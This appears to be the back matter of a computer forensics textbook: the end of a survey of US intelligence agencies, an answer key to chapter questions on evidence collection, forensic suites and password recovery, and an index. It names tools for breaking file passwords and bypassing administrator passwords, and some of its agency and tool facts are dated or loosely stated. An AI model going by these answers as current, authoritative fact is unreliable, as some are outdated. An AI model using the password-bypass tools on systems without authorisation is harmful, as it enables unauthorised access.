
- Code breaking
- Code making
- SIGINT
 - Collection management
 - Data acquisition (also known as “collection”)
 - Analysis and production
 - Cryptanalysis
 - Reporting
- Communications security
- Computer security and network defense
- Systems security

Responsibility of NSA is for classified networks only. Nonetheless, NSA provides a number of documents to the commercial industry that are considered “Best Practices” from an information security perspective and that a large number of commercial organizations follow. Note that other networks’ security falls under NIST.

National Imagery and Mapping Agency (NIMA) has been given a new name that is more in line with its mission: National Geospatial-Intelligence Agency (NGA). NGA’s mission is as follows:

- Analyze images obtained from satellites
- Manage and task imagery collection
 - Provide “advisory” tasking to theater and tactical imagery collection systems
 - Act as national collection agents (airborne and satellite)
 - Obtain imagery from commercial sources
- Provide primary and secondary imagery, imagery products, and geospatial information to end users

Other organizations involved in the intelligence community are as follows:

- Department of State
 - Bureau of Intelligence and Research (INR)
 - Supports the Secretary of State and senior officials with very up-to-date intelligence summaries and analyses
 - Senior Intel community people work here
 - The analytical structure of the OSS was moved here after World War II
- Department of Energy (DoE)
 - Focus is on nuclear intelligence
 - Nuclear power
 - Foreign nuclear weapons capabilities assessments
 - Offices for Intelligence and Counterintelligence are separate – The “Office of Counterintelligence” is the new kid on the block relatively speaking
 - Three major laboratories under DoE control
 - Los Alamos
 - Lawrence Livermore
 - Sandia Labs
- Department of the Treasury
 - Federal Law Enforcement Training Center (FLETC)
 - Bureau of Alcohol, Tobacco and Firearms (BATF)
 - US Secret Service
 - Financial Crimes Enforcement Network (FINCEN)
 - US Customs Service
- National Counterintelligence Executive (NICX)
- Federal Bureau of Investigation (FBI)
- CIA
- Military Services and Defense Security Service (DSS): Focus is on:
 - Defense contractors
 - Various DoD organizations
- Department of Homeland Security (DHS)
 - Various organizations fall under (or work closely with) DHS but the newest one is Terrorist Threat Integration Center (TTIC). TTIC is an interagency organization.
- Department of Transportation
 - Office of Intelligence and Security
 - Federal Aviation Administration (FAA)
 - Transportation Security Agency (TSA)
- Department of Commerce
 - Enforces export control laws

- Drug Enforcement Administration (DEA)
- El Paso Intelligence Center (EPIC)

Note that of all the intelligence/counterintelligence agencies, only one is an independent agency that is answerable only to the president of the United States – the CIA.

Answers to chapter questions

CHAPTER I: THE INITIAL CONTACT

Question 1: List five different case types.

Answer: Answers will vary. Five possible case types could be:

- Sabotage
- Trade secret theft
- Military weapons systems maliciously altered
- Stolen corporate marketing plans
- Murder

Question 2: List eight questions you should have answers to before you arrive at the client site.

Answer: Answers will vary. Eight possible questions are as follows:

- Do you have an Intrusion Detection System (IDS) in place?
- Who first noticed the incident?
- Are there security policy/procedures in place?
- Why do you think there was a break-in?
- Do the compromised systems have Small Computer Systems Interface (SCSI) or parallel ports (or both)? If SCSI, which type?
- What operating systems are utilized at your facility?
- How old is the equipment?
- Does the crime scene area forbid or preclude the use of electronic communication devices such as cellular phones, pagers, digital recorders, etc.?

Question 3: Can the order in which you ask questions be important?

Answer: Yes

Question 4: What are the two major reasons for putting together a list of pertinent questions and obtaining answers?

Answer: To obtain the knowledge. To begin the thinking process for both you and your client.

CHAPTER 2: CLIENT SITE ARRIVAL

Question 1: What should you be doing as you travel to the client site?

Answer: You could be doing several things, depending on your situation:

- Reviewing the information that you have already obtained from the client.
- Reviewing network topology diagrams.
- Discussing various ideas/approaches with your teammates if you are part of a team.

Question 2: If you are part of a team, remember that there is only _____ person in charge. Everyone on the team must completely support the _____ at the client site.

Answer: one; team leader

Question 3: What is the first thing you should do when you arrive at the client site?

Answer: Prebriefing

Question 4: List three questions that you should ask at a prebriefing.

Answer: Questions vary depending on the case you are working but three possible questions are:

- Who was the last person on the system?
- Does this individual normally work these hours?
- Does your security policy prohibit personnel from sharing userids and/or passwords?

CHAPTER 3: EVIDENCE COLLECTION PROCEDURES

Question 1: State Locard's Exchange Principle.

Answer: Anyone, or anything, entering a crime scene takes something of the crime scene with them. They also leave behind something of themselves when they depart.

Question 2: To what website should you go to review computer search and seizure guidelines that are acceptable in a court of law?

Answer: <http://www.usdoj.gov/criminal/cybercrime>

Question 3: List the six investigative techniques, in order, used by the FBI.

Answer: The FBI investigative steps are as follows:

- a. Check records, logs, and documentation
- b. Interview personnel
- c. Conduct surveillance
- d. Prepare a search warrant
- e. Search the suspect's premises if necessary
- f. Seize evidence if necessary

Question 4: What tools could be used to obtain a bitstream backup of a computer hard drive?

Answer: SafeBack, DD (Unix), Encase

CHAPTER 4: EVIDENCE COLLECTION AND ANALYSIS TOOLS

Question 1: What tool fits on a diskette and allows you to quickly obtain slack space from a computer?

Answer: GetSlack

Question 2: What tool would you use to encrypt and decrypt files?

Answer: Mcrypt

Question 3: What tool securely removes residual data from hard drives?

Answer: M-Sweep

Question 4: What tool has the potential to identify terrorist activities before they take place (such as bomb making, pornography, hate crimes, etc.)?

Answer: Net Threat Analyzer

CHAPTER 5: ACCESSDATA'S FORENSIC TOOL KIT

Question 1: What function does AccessData's FTK excel at?

Answer: E-mail analysis

Question 2: How many file formats can you view using AccessData's FTK?

Answer: Over 270 different formats

Question 3: Is AccessData's FTK compatible with their "Password Recovery Toolkit" and "Distributed Network Attack"?

Answer: Yes

Question 4: Which types of e-mail and Zip files can be analyzed using AccessData's FTK?

Answer: AOL, Outlook, Outlook Express, Netscape, Yahoo, Earth-Link, Eudora, Hotmail, MSN, PKZIP, WinZip, WinRAR, GZIP, TAR

CHAPTER 6: GUIDANCE SOFTWARE'S ENCASE

Question 1: What platforms and file systems does EnCase Forensic Edition support?

Answer:

Platforms: Windows 95/98/NT/2000/XP/2003 Server, DOS, Linux, UNIX, BSD, PALM OS, Macintosh

File Systems: NTFS, FAT 12/16/32, EXT 2/3, CDFS, JOLIET, UFS, FFS, Reiser, UDF, ISO9660, HFS, HFST

Question 2: What is the purpose of EnScript?

Answer: A macro language for automating EnCase functions

Question 3: Can you build custom scripts for special investigative needs and to automate tasks?

Answer: Yes

Question 4: Has EnCase been NIST verified?

Answer: Yes. See http://www.nist.gov/director/states/ca/fy03_ca_10.htm.

CHAPTER 7: HOOK INVESTIGATOR

Question 1: What Hash Databases does ILook Investigator support?

Answer: Hashkeeper and NIST NSRL (<http://www.ilook-foren-sics.org/Versions.html>)

Question 2: Who is the author of ILook?

Answer: Elliot Spencer, who heads up a forensic unit at a United Kingdom law enforcement agency

Question 3: What prominent US government agency makes significant use of ILook Investigator?

Answer: The Criminal Investigation Division of the Internal Revenue Service (IRS)

Question 4: Does ILook Investigator make extensive use of color coding to enhance investigative efficiency?

Answer: Yes

CHAPTER 8: PASSWORD RECOVERY

Question 1: Who makes excellent password recovery tools?

Answer: AccessData (<http://www.accessdata.com>)

Question 2: What individual Password Breaker Modules does AccessData have available?

Answer: From the AccessData website we obtain the following information:

AccessData has a wide variety of individual password breaking modules that can help you recover lost passwords for almost every product in the industry.

Individual Password Breaker Modules:

- MS Access
- ACT!

- Ami Pro
- Approach
- ARJ
- Ascend
- Backup
- BestCrypt
- Bullet Proof FTP
- Cute FTP
- DataPerfect
- dBase
- Encrypt Magic Fldr
- Excel
- FoxBase
- File Maker Pro
- Lotus 1-2-3 Mail (MS)
- MS Money
- MYOB
- My Personal check Writer
- Norton Secret Stuff
- Organizer
- MS Outlook
- Palm
- Paradox
- PGP Disk File 4.0
- PGP Secret Key Ring
- Pro Write
- Project (MS)
- WinZip & Generic Zippers
- Q&A
- Quattro Pro QuickBooks
- Quicken
- WinRAR
- Scheduled
- Symphony
- VersaCheck
- MS Word
- WordPerfect
- Word Pro
- Adobe PDF
- Win95/Win98 PWL Files
- IE Content Advisor
- WE_FTP
- Netscape Mail
- Source Safe
- PC-Encrypt

Question 3: Does AccessData have utilities that will bypass network administrator passwords?

Answer: Yes, for Windows NT and Novell systems.

Question 4: What can you do if the Password Recovery Toolkit says it cannot obtain a password you desire?

Answer: Use AccessData's "Distributed Network Attack" (DNA) product. This product can be used to harness the processing power of multiple machines to break passwords.

Index

A

- Acceleration, 202, 304
- ACCESSDATA, 10, 19, 69, 81–83, 85, 93–94, 97–99, 102, 113, 129, 132, 237, 251, 315–316, 318
- Accident, 22, 203
- Accountants, 41, 221
- Accuracy, 206, 218
- AccuTrack, 208
- Accuweather, 249
- Achilles, 205
- ACL, 144, 178
- ACP, 185, 209
- Acquisition, 98, 101–102, 104–106, 199, 308, 310
- Acrobat, 118, 174
- ActiveX, 294–295
- Actkey, 293
- Actor, 11, 13, 15, 18, 200, 205, 207, 237, 244–245, 254
- ACULOG, 145
- Adaptec, 23–25
- Adapter, 22, 24–25, 103, 174
- Adblockers, 246
- Addr, 186, 188, 191–192
- Address, 17
- ADFTK, 69, 71, 77, 79
- ADINSTALL, 57
- Adleman, 265
- Admin, 16, 19, 168, 272–273, 293–294
- Administrator, 2, 5, 132–133, 143–144, 149, 157–158, 167–168, 170, 172, 175, 177–178, 194, 196, 248, 318
- ADMTEK, 103
- Adobe, 115, 118–119, 174, 317
- ADR, 149
- Advisor, 239, 317
- Adware, 14
- AES, 251
- Agency, 44, 71, 79, 113, 127, 157, 166, 214, 224, 264, 304, 308–312, 316
- AI, 217–219
- Airbus, 210
- Aircraft, 5, 309
- Airline, 159, 173
- Airplane, 167, 172–173, 175, 180
- Airport, 167, 172, 225, 252
- Airstrip, 159
- AIX, 275
- AJWNAFC, 71
- Alamos, 311
- Algorithm, 99, 138, 226, 238, 263
- Alias, 289
- Alibis, 1
- Alstom, 199, 246
- AltaVista, 271
- Amass, 250
- Amazon, 225, 248
- AMD, 103
- Amendment, 9, 27
- Ames, 306

- AMI, 115, 118, 130, 317
 - Amplitude, 207
 - ANADISK, 56–57, 139
 - Analog, 206, 264
 - ANALYSIS, 10–11, 13, 16–17, 26–27, 29, 31–33, 35, 37–39, 41, 43, 45, 47, 49, 51, 53, 55, 57, 59, 61, 63, 65–67, 76, 85, 94, 97–102, 117, 134, 137, 140, 144, 173, 176, 179–182, 195, 206, 208, 226–227, 237–238, 240–242, 249, 253–256, 259, 264–265, 301–303, 307, 309–310, 315
 - Analyst, 97–102, 104, 111, 154, 157, 174, 179, 200, 237
 - Analytics, 207–208, 254
 - AnalyzeMe, 56
 - Analyzer, 55, 166, 255, 259, 315
 - Annual Reports, 252
 - Anomaly, 226, 301
 - Anonymity, 138, 248, 252
 - ANSI, 115, 118
 - Antenna, 224, 301, 304
 - Antigen, 267
 - Antionline, 155, 183
 - Antistatic, 174
 - Antivirus, 13–14, 67, 173
 - API, 239, 248, 254, 256–257
 - APNIC, 147
 - Appitrack, 205
 - Appliance, 208, 301
 - APTA, 206
 - Arabic, 159
 - ARAMIS, 211
 - Arbor, 42, 45
 - Architecture, 2, 7, 12, 71, 73, 154, 169, 212, 294
 - ARCNET, 261
 - AREMA, 210
 - ARIN, 147
 - ARJ, 317
 - Armor, 13
 - Armory, 240
 - ARP, 140, 261, 291–293
 - Arrival, 3, 5, 7, 29, 175, 314
 - Arsenal, 83
 - Artifact, 66–67
 - Artilects, 218
 - ASCII, 17, 19, 35–36, 38–40, 45, 57, 61–62, 65, 87, 89, 91, 115, 118, 124, 139, 144, 164, 182
 - ASP, 248
 - ASPI, 25, 30
 - Aspiatap, 25, 30
 - ASPX, 210, 255
 - Assassination, 303
 - Assembler, 173
 - Assembly, 151, 166, 184
 - Assessment, 206, 211, 244, 255, 257, 311
 - Asset, 153–154, 208, 215, 258
 - Assurance, 264, 310
 - Asynchronous, 261
 - Atlas, 201
 - ATM, 261, 265
 - ATO, 208
 - ATP, 201, 203, 207
 - ATT, 290
 - Attacker, 2, 10, 14–15, 42, 45, 130, 143, 183, 262, 264–265, 294, 297, 300
 - Attorney, 136, 175
 - Attribution, 225, 240, 248
 - Attrition, 171, 183
 - Auction, 272
 - AUTH, 272, 291–293
 - Authentication, 136, 203, 240, 251, 265–266, 291–292, 295
 - Authorization, 171, 306
 - AutoAnswer, 135
 - AutoCAD, 118
 - AUTOEXEC, 25, 30, 53, 58, 137, 140
 - Automation, 59, 100, 111, 166, 199–200, 205–207, 213, 257, 316
 - Automobile, 247
 - Autopsy, 239, 251
 - AutoShade, 119
 - Aviation, 311
 - Awk, 152, 286
 - AWS, 248
 - Axent, 143
 - Axiom, 10, 19
 - Azure, 208, 241
- B**
- Backbone, 210, 262
 - BackDoor, 15, 267–268, 272
 - Backfill, 26, 31
 - BackOffice, 42, 45, 297
 - Backtick, 271
 - BACKTRACING, 143

- BACKUP, 3, 7, 10–11, 14, 17, 19,
 22–24, 26–27, 29, 31–32,
 34, 76, 85–86, 100–101,
 105, 113, 133–135, 139, 162,
 169–171, 175–177, 179–181,
 196, 246, 289, 315, 317
- Bacteria, 222
- Baggage, 225
- Bandwidth, 13
- Banner, 276, 283, 298
- Baseband, 207
- Bastion, 202
- Batch, 53–55, 286
- BATF, 311
- Baud, 205
- BestCrypt, 317
- Binary, 35–36, 38–39, 61–62, 99, 118,
 139, 182, 254, 256, 261
- Bing, 241, 246
- Binoculars, 94
- Biological, 221, 225
- Biologist, 217
- Biology, 218, 222–223
- Biotechnology, 220–221
- Bioterrorist, 220
- Bitcoin, 14
- BitLocker, 11, 21
- Bitmap, 118, 261
- BITSTREAM, 10–11, 17, 19, 22–23,
 26–27, 29, 32, 34, 76,
 85–86, 100–101, 105, 113,
 134–135, 139, 175–177,
 179–181, 315
- Blacklist, 255
- Blackout, 205
- Bleachbit, 251
- Blocker, 22, 246
- Bloomberg, 244, 252
- BlueHost, 243
- BMI, 223
- BMP, 102, 118, 250, 261
- BNSF, 203
- Boeing, 246
- Boolean, 99
- Boomerang, 176
- Bootable, 58, 133, 137, 173
- BOOTP, 147, 261
- Bootparam, 272
- Bootstrap, 261
- Bootup, 30
- Botnet, 15, 180
- Bourne, 275
- Bradstreet, 253
- Bragger, 141
- Brain, 218–220, 223
- Breakpoint, 221
- BROADCAST, 103
- Browser, 21, 125, 137–139, 241, 243,
 246, 252, 259–260
- Buckets, 248
- Buffer, 25, 182–183, 185, 187, 272,
 276, 293, 295
- Bulletin, 261, 263–264, 266
- Bungalow, 199, 208
- Bureau, 9, 71, 75, 135, 311
- Burka, 268
- Burner, 252
- BusLogic, 103
- Byte, 17–19, 33, 52, 124–125, 164,
 185, 188, 193, 229, 261
- C**
- Cache, 137–139
- Calculations, 182, 249
- Caltrain, 208
- Camera, 6, 72, 74, 160, 173–175,
 178, 199, 211, 218–219,
 240, 251
- Cancer, 221
- Capacity, 144, 169, 199, 217
- Carbon, 211
- CardBus, 103
- CareerBuilder, 244
- Casework, 241
- Catastrophe, 222–223
- CCTV, 200, 202
- Cellebrite, 10, 19
- Cellphone, 159
- Cellular, 2, 10, 71, 169, 174, 209, 313
- CENELEC, 206, 209, 211
- Censorship, 252
- Centos, 240
- Cerias, 154
- Cert, 155
- Certification, 153, 246, 262
- CGI, 195, 197, 255, 272–273
- CGM, 118
- Changesurfer, 219
- Checker, 253
- Checklist, 72, 172–173, 213, 290
- Checkpoint, 196
- Checksum, 26, 46–48, 180–181,
 238, 262
- Chemists, 41, 217
- CherryTree, 242

- Chexp, 286
- Chrome, 241, 248, 251
- Chronology, 33
- CIA, 71, 166, 304, 307–312
- Circuits, 17, 200, 204, 208–209, 224, 226, 294, 301
- Cirrus, 75
- CIRT, 72, 146, 262
- Cisco, 154, 170, 184, 196, 248, 291–295
- Classification, 2, 71, 169, 179, 247, 273, 310
- Cld, 192
- Cleanup, 185
- Clearance, 2, 6, 71, 169, 221–222
- CLINTON, 148, 152
- Cloak, 211
- Cloning, 220
- Closesocket, 186, 192
- Cloudflare, 243
- Cluster, 17–18, 37, 89–91, 100, 102, 138
- CMD, 184, 196
- CMOS, 23, 32, 58, 133, 262
- CNN, 303
- Coalition, 245
- Cocaine, 78
- Codename, 79
- Codewords, 158
- Cognition, 220, 241
- ColdFire, 205
- Collision, 203–204, 262
- COM, 10, 22, 24, 26, 29, 32–34, 36, 38, 42, 45–48, 51–53, 55–56, 58–64, 74–75, 82, 86, 102–103, 129, 135, 148–149, 151, 155, 161, 183–184, 186–187, 196–197, 199, 201, 206, 208–209, 211, 218–219, 225, 227, 229, 238–246, 248–259, 271–272, 298, 316
- Combat, 223, 308
- COMINT, 303
- Commerce, 29, 220, 311
- Communication, 1–2, 10, 17, 73–74, 137, 146, 154, 158, 167–169, 179, 199–206, 208–209, 211, 223, 225, 243–244, 250, 252, 262–263, 265–266, 290, 301–303, 307, 310, 313
- Companysearch, 253
- COMPAQ, 23, 103, 169
- Compiler, 138
- Complaint, 249
- Compliance, 213
- Composer, 116
- CompTIA, 153
- Conficker, 13
- CONFIG, 25, 137, 140, 145, 293
- Configuration, 7, 19, 23–25, 46, 58, 73, 98, 114, 135, 137, 147, 168, 172, 178–179, 181, 196–197, 256, 262, 275, 282, 289, 291–295, 297
- Congress, 220–221, 306
- Consequences, 220–221
- Consortium, 245
- Constitution, 9
- Consultants, 211
- Container, 26, 173, 238
- Contamination, 22, 180–181, 199
- Contingency, 308
- Contraband, 136
- Contractor, 6–7, 74, 158, 249, 311
- Cookbook, 152
- Cookie, 241, 271
- Corel, 115, 118–119
- Coroner, 155
- Corruption, 142
- Counterespionage, 307
- Counterintelligence, 303, 306–307, 309, 311–312
- Countermeasure, 79, 82
- Counterproliferation, 308
- Counterterrorism, 249, 308
- Courtroom, 136
- Covert, 14–15, 176, 302, 307, 309
- COVID, 223–224
- CPAP, 227
- Cracker, 141–142, 262
- Craft, 142, 184
- CRC, 26, 46–48, 181, 262
- CRCMD, 25, 46–48, 133–134, 181, 262
- Credentials, 71
- Credit Card, 103
- Critical, 2, 6, 41, 45, 61–62, 133, 141, 158, 160, 169, 173, 180, 196, 204, 206, 208, 210, 214
- Cron, 98
- Crossrail, 205
- CrowdStrike, 211
- CRT, 146
- CRTDLL, 42, 45, 194
- CrunchBase, 244, 253, 256
- Cryptanalysis, 307, 310

- Cryptography, 196, 238
 Crystals, 301
 CSIS, 154
 CSMA, 262
 CSV, 67, 125, 226
 CSX, 203
 CTC, 208
 Ctime, 289–290
 Ctwatch, 249
 Culprit, 176
 Cult, 42, 45
 Culture, 244
 Custody, 10–11, 26, 31, 136, 175, 180, 197, 238
 Customer, 158, 200, 204, 213–214
 Cute, 317
 Cyberattack, 206, 213–215
 Cybercrime, 155, 262, 314
 Cyberforensics, 29, 71
 Cybernetics, 218–220
 Cybersecurity, 199, 210–212, 225, 255
 Cyberspace, 262
 Cybertrail, 135
 Cyborg, 218–220, 223
 Cylinder, 138
 Cylus, 211
 CyWatch, 245
- D**
- DALnet, 263
 Darktable, 249
 DARPA, 220–223
 Dashboards, 254
 DAT, 75, 174, 262
 Database, 1, 21, 33, 55, 60, 113, 119, 125–127, 172, 182, 241, 248, 253
 Databases, 316
 Datacamp, 208
 Datacenter, 16
 Datacryptor, 211
 DataEase, 119
 Datagram, 97, 172
 DataPerfect, 317
 Datapoint, 261
 Datasets, 242
 DAU, 207
 DAVICOM, 103
 DBASE, 119, 130, 317
 DBF, 56, 60, 181
 DBXL, 119
 DCFL, 26, 155, 180, 262
 DCFs, 308
 DCI, 304, 306, 308–309
 DCU, 212
 DCX, 119
 DD, 10, 19, 188, 315
 DDoS, 15, 243
 DEA, 78, 312
 Deactivation, 99
 Debian, 255
 Debugger, 185, 225, 254, 256
 Decode, 99
 Decompression, 99, 101
 Decryption, 13, 48–51, 67, 133, 145–146, 158, 315
 DeepThroat, 267–268
 Defacement, 1
 Default, 9, 43, 47, 49, 51, 53, 59, 69, 85, 104, 108, 129, 164, 166, 196–197, 211, 241, 267, 281–283, 287–289, 291, 297
 Defense, 141, 158, 161, 180, 195, 206, 211, 249, 262, 304, 306, 308–311
 Defensehorizon, 161, 257
 Defibrillation, 226
 Del, 33, 300
 Delete, 19, 23, 33–34, 41, 44–45, 51–53, 55, 61–62, 99, 138, 142, 181, 194, 275, 279, 280, 286, 298, 300
 Dell, 23
 Delta, 141, 159
 Demilitarized, 202
 Demodulator, 264
 Denial, 15, 142, 295
 Derailments, 200, 203–204
 Dermatologists, 160
 DES, 49–50
 Descriptor, 97–98
 Detection, 2, 12–13, 16, 59, 154, 170, 184, 196, 201, 208, 252, 256, 262, 313
 DEVCOM, 221
 Deviations, 177
 DHCP, 147, 262
 DHS, 225, 311
 DIA, 309
 DIAC, 310
 Diagnostic, 207, 211, 255
 Dialup, 272
 Dictionary, 49, 130–131, 195
 Dielectrics, 301
 Differential, 301

- Digest, 26, 46–48, 181, 262–263
Digital, 10, 20, 22, 74, 103, 135–136,
173–175, 183–184, 200,
224–225, 227, 238, 247, 251,
258, 262, 264, 295, 303, 313
Digital Intelligence, 22
Digitization, 135
Diodes, 212
Diplomacy, 180, 308
Dir, 33, 280, 289
Directive, 212, 264, 306
Director, 218–219, 249, 304, 310, 316
Directory, 25, 33–34, 39, 44, 46, 48,
51, 56, 60, 139, 174, 181,
272, 276–281, 289–290
Dirname, 279
Disassembler, 254
Disassociate, 293
Disaster, 199, 308
Disclosure, 254
Discord Servers, 243–244
Discrepancies, 144, 177
Disease, 221
Disinformation, 238
Disk, 17–19, 21, 23, 26, 29, 31–32, 34,
39, 44, 53, 59, 63, 79, 82, 89,
98, 100–102, 113, 129, 134,
138–140, 144–145, 170, 174,
179, 185, 238, 251, 276, 285,
289–290, 292, 294–295, 317
DiskCopy, 139
Diskette, 2, 23–25, 29–30, 32–35, 44,
46–48, 53, 57–58, 65, 67, 76,
129, 133–134, 137, 139, 145,
169, 174–175, 177, 179–180,
196, 289, 315
Disks, 31, 58, 139, 174, 265
DiskSearch, 64–65
DiskSearchPro, 64
DiskSig, 25–26, 47–48, 179
Dispatch, 209
DisplayWrite, 115
Disruption, 13, 214
DLL, 14, 119, 185, 194, 262, 268
DMARC, 255
Dmares, 155
DMS, 202
DMSetup, 267
DMZ, 202, 294
DNA, 72, 132, 221–222, 318
DNB, 244, 253
DNS, 147, 165, 243–244, 246, 248, 253–
255, 257–258, 265, 271
DNSBL, 255
DNSchecker, 253
DNSDumpster, 243, 253
DNSSEC, 243
DoC, 25, 48, 51, 101, 208, 220, 289
DocD, 48
Documentation, 9, 35, 168, 174, 180,
208, 225, 254, 256, 314
DOD, 141, 304, 306, 309–311
DoE, 311
Dogpile, 182
DOI, 1, 5, 9, 29, 69, 85, 113, 129, 133,
151, 157, 199, 217, 229, 237
DOJ, 136, 176
Domain, 147–149, 168, 177, 246, 248,
250–251, 253, 255–258
Dongle, 101
Doom, 268–269
Dorks, 239, 246, 253
DOSkey, 30
DoubleSpace, 53
Download, 10, 21, 56, 66, 96, 102,
162, 184–185, 226, 239,
245, 250–251, 256, 294
Downloads, 22
DriveSpace, 53
Dropbox, 160
Drvspace, 25
DuckDuckGo, 219, 246
Dumpster, 253
DVD, 20, 100, 207
Dw, 188
Dword, 193
DX, 115
- E**
- EAFS, 114
EAR, 103
EDGAR, 253
eEye, 183–184, 186–187
Egrep, 229–230
ElectroBlox, 203
Electrochemical, 263
ElectroCode, 203
ElectrologIXS, 203–204, 209
Electromagnetic, 207, 223–224,
301–302
Electromechanical, 224
Electrotechnical, 209, 211
Elevators, 302
ELINT, 303
Emacs, 285

- EMAIL, 13–14, 148, 248, 255, 267
 Embedded, 13, 101, 118, 200, 205, 211
 Emergency, 159, 175, 180, 224, 308
 EMF, 102, 118, 262
 EMI, 207
 Emission, 226
 EMP, 191, 204
 Emu, 197
 Encapsulation, 118, 262
 Encryption, 2, 11, 18, 21, 48–51, 60, 99, 136, 145, 196, 203, 238, 248, 251, 266
 Endpoint, 16, 67
 Enemy, 223
 Enforcement, 2, 21, 26, 41, 78–79, 82, 94, 111, 113, 129, 137, 146, 161–162, 166, 203, 219, 249, 251, 307, 311–312, 316
 EnScript, 98–100, 102, 111, 316
 Enterprise, 96–98, 141, 196, 243, 245
 Enu, 109
 ENV, 272
 Envelope, 168, 264
 Environmental, 1, 308
 EPIC, 312
 EPO, 202
 EPS, 118
 Equations, 208, 301
 Errorinit, 187, 190
 EScript, 96
 Espionage, 1, 56, 214, 303, 307
 Ethercat, 211
 EtherExpress, 103
 EtherLink, 103
 Ethernet, 103, 201, 203–204, 208–211, 261–262, 265, 292, 297
 EthernetIP, 211
 EtherPower, 103
 Ethics, 219, 225
 Eudora, 147–148, 315
 Evidence, 250
 Examination, 102, 113, 144
 Examiner, 96, 104, 251
 Excel, 13, 18, 32–33, 55–56, 60, 83, 101, 117, 126, 129–130, 181, 226, 250, 315, 317
 Exclusion, 136
 Exculpatory, 135
 EXE, 16, 18, 101, 119, 184, 186–187, 197
 EXEC, 75, 272, 290
 Execution, 138, 283–284
 Executor, 267
 Exhaust, 247
 EXIF, 240–241, 255
 ExifTool, 240
 ExitProcess, 186, 192–193
 Experiment, 166
 Exploitation, 42, 45, 183, 185, 194, 304, 307
 Explosion, 199
 Extinction, 222
 Extraction, 247, 264
- F**
- FAA, 311
 Facebook, 242
 Failover, 292
 Failure, 131, 225, 290
 Falcon, 211
 Fallout, 184
 FastBloc, 98, 100
 FBI, 9, 14, 27, 71–72, 75–76, 79, 82, 135, 146, 245, 247, 249, 311, 314
 FDA, 221, 224
 FDDI, 262
 Fdisk, 25
 FEMA, 308
 FFT, 115
 Fiber, 202–203, 209, 262–263
 Fieldbus, 211
 Fileget, 190
 FINCEN, 311
 Findstr, 230
 FIPS, 212
 Firearms, 311
 Firefox, 241
 Firehotcker, 267–268
 Firewall, 2, 16, 23, 26, 134, 145, 157, 169–173, 175–179, 196, 200–201, 212, 240, 263, 291–295
 Flameshot, 249
 FlashPix, 240
 FlashPoint, 103
 Flaw, 15
 FLETC, 311
 Floppy, 29, 65, 74, 85–87, 100, 292, 294
 Fluke, 175
 Flu Shot, 271
 Fob, 159
 Forensic, 10–12, 17, 19–24, 26, 29, 32–34, 36, 38, 42, 46–48,

- 51–53, 55–56, 58–64, 66, 69, 71, 82, 85, 96–98, 111, 113, 134, 138, 144, 155, 158, 170, 173, 176, 180–181, 199–200, 206, 208, 225–227, 229, 237, 241, 251, 254–255, 265, 301–303, 315–316
 - Forger, 148–149, 265
 - Fortran, 173
 - FotoForensics, 241
 - FoxBase, 119, 317
 - FPGA, 201
 - FPX, 118
 - Fragmentation, 138
 - FrameMaker, 115, 118–119
 - FRED, 22
 - FreeC, 34, 39, 42
 - FreeData, 61
 - Freelance, 119
 - Freeware, 102, 144
 - Frequency, 147, 174, 202, 206–208, 222, 224, 301–302, 304
 - Fsck, 290
 - Fserve, 149
 - FSFB, 204
 - Fstab, 290
 - FTK, 10, 19, 82–83, 97, 99, 113, 227, 237, 251, 315
 - FTP, 145, 172, 243, 265, 267–268, 272, 275, 290, 317
 - Fukuyama, 221
 - Futurist, 220
- G**
- GabanBus, 269
 - Galaxy, 74–75
 - Gamers, 244
 - Gartner, 257
 - GateCrasher, 268
 - Gateway, 43, 45, 195, 200–201, 222
 - Gbps, 261–262
 - GE, 205
 - Genesys, 204, 208–209
 - Genetic, 217, 219–221
 - Geofence, 254
 - Geolocation, 10, 241, 243, 248, 256, 258, 288, 310
 - Geotag, 223–224, 249
 - GeoTIFF, 240
 - GetCommandLine, 186, 188
 - Getdone, 190
 - Getfree, 25, 33–34, 38, 41, 61, 139, 181
 - Gethost, 191
 - Gethostbyname, 186, 191
 - GETSLACK, 25, 36–38, 62, 134, 139, 181, 315
 - GETSWAP, 25, 34–36, 38
 - GETTIME, 23, 25, 32
 - GHZ, 42, 45
 - GIF, 79, 81, 99, 102, 118, 250, 262
 - Gigabit, 103
 - GIMP, 249
 - Github, 22, 259
 - Glassdoor, 244
 - Glimmer, 218
 - Globally, 19, 21–22, 66, 113, 161, 166, 206, 212, 217, 219, 221–224, 242, 247–248, 255–256, 258, 275
 - GlobalSign, 248
 - Glossary, 201, 213, 238, 261–266
 - Googleapps, 253
 - Googlevoice, 252
 - Gothost, 191–192
 - Governance, 206
 - Government, 14, 44, 127, 146, 157, 166, 199, 205, 217, 219–220, 224, 242, 245, 247, 249, 255, 291, 303, 306, 316
 - Graphic, 44, 49, 56, 79, 100, 102, 118–119, 139, 249, 255, 258, 262, 275
 - Grasshopper, 252
 - Grayware, 14
 - Greenwich, 263
 - Grep, 75, 100, 141, 229–230, 263, 284–285, 290
 - Guest, 25, 30
 - Guesthlp, 30
 - GUI, 49–50, 52, 56, 66, 163, 203, 250–251, 253, 259, 275
 - Guidance, 26, 83, 85–86, 89, 96–98, 102–103, 105–106, 113, 144, 308, 315
 - Guidance Software, 26, 86, 102, 155
 - Guidelines, 9, 20, 26–27, 136, 176, 180, 206, 212, 219, 306, 314
 - Gz, 142
 - Gzip, 119, 315

H

- Hacker, 41, 78, 94, 98, 101, 111, 137, 140–144, 154, 157–158, 167–168, 170–171, 176, 183–184, 194–196, 200, 207, 211, 218, 223, 241, 253, 262, 267
- Hackernews, 183
- Handbook, 154
- Handshake, 141–142
- Harmonic, 222
- Harvard, 119
- Hash, 22, 60, 97–98, 100, 105, 113, 127, 130, 238–240, 250, 254, 316
- Hashkeeper, 113, 316
- Hashtag, 253–254
- Haveibeenpwned, 251
- Header, 18, 46–47, 100, 147–148, 229, 255, 282, 286
- Healthcare, 225
- Helix, 221
- HELO, 148
- Helpnetsecurity, 196
- Heroin, 78
- HESOP, 205
- Hewlett, 118, 222
- Hex, 51, 57, 59, 89, 91, 100, 164, 254
- Hexadecimal, 229
- HFST, 316
- Hiberfil, 18
- Hibernation, 18
- HiddenHackFiles, 142
- Hijacker, 142, 159
- HMAC, 203–204
- HMI, 200
- Hoax, 13
- Homeland, 311
- Honeylady, 82
- Honeypot, 144
- Hormone, 221
- Horrification, 219
- Hostage, 162
- Hostname, 292
- Hotmail, 315
- Hotswap, 205
- HP, 103
- HPGL, 118
- HTCIA, 155
- HTFS, 114
- HTM, 125, 211
- HTML, 10, 116, 126, 155, 197, 211, 246, 253, 256, 292–293, 316
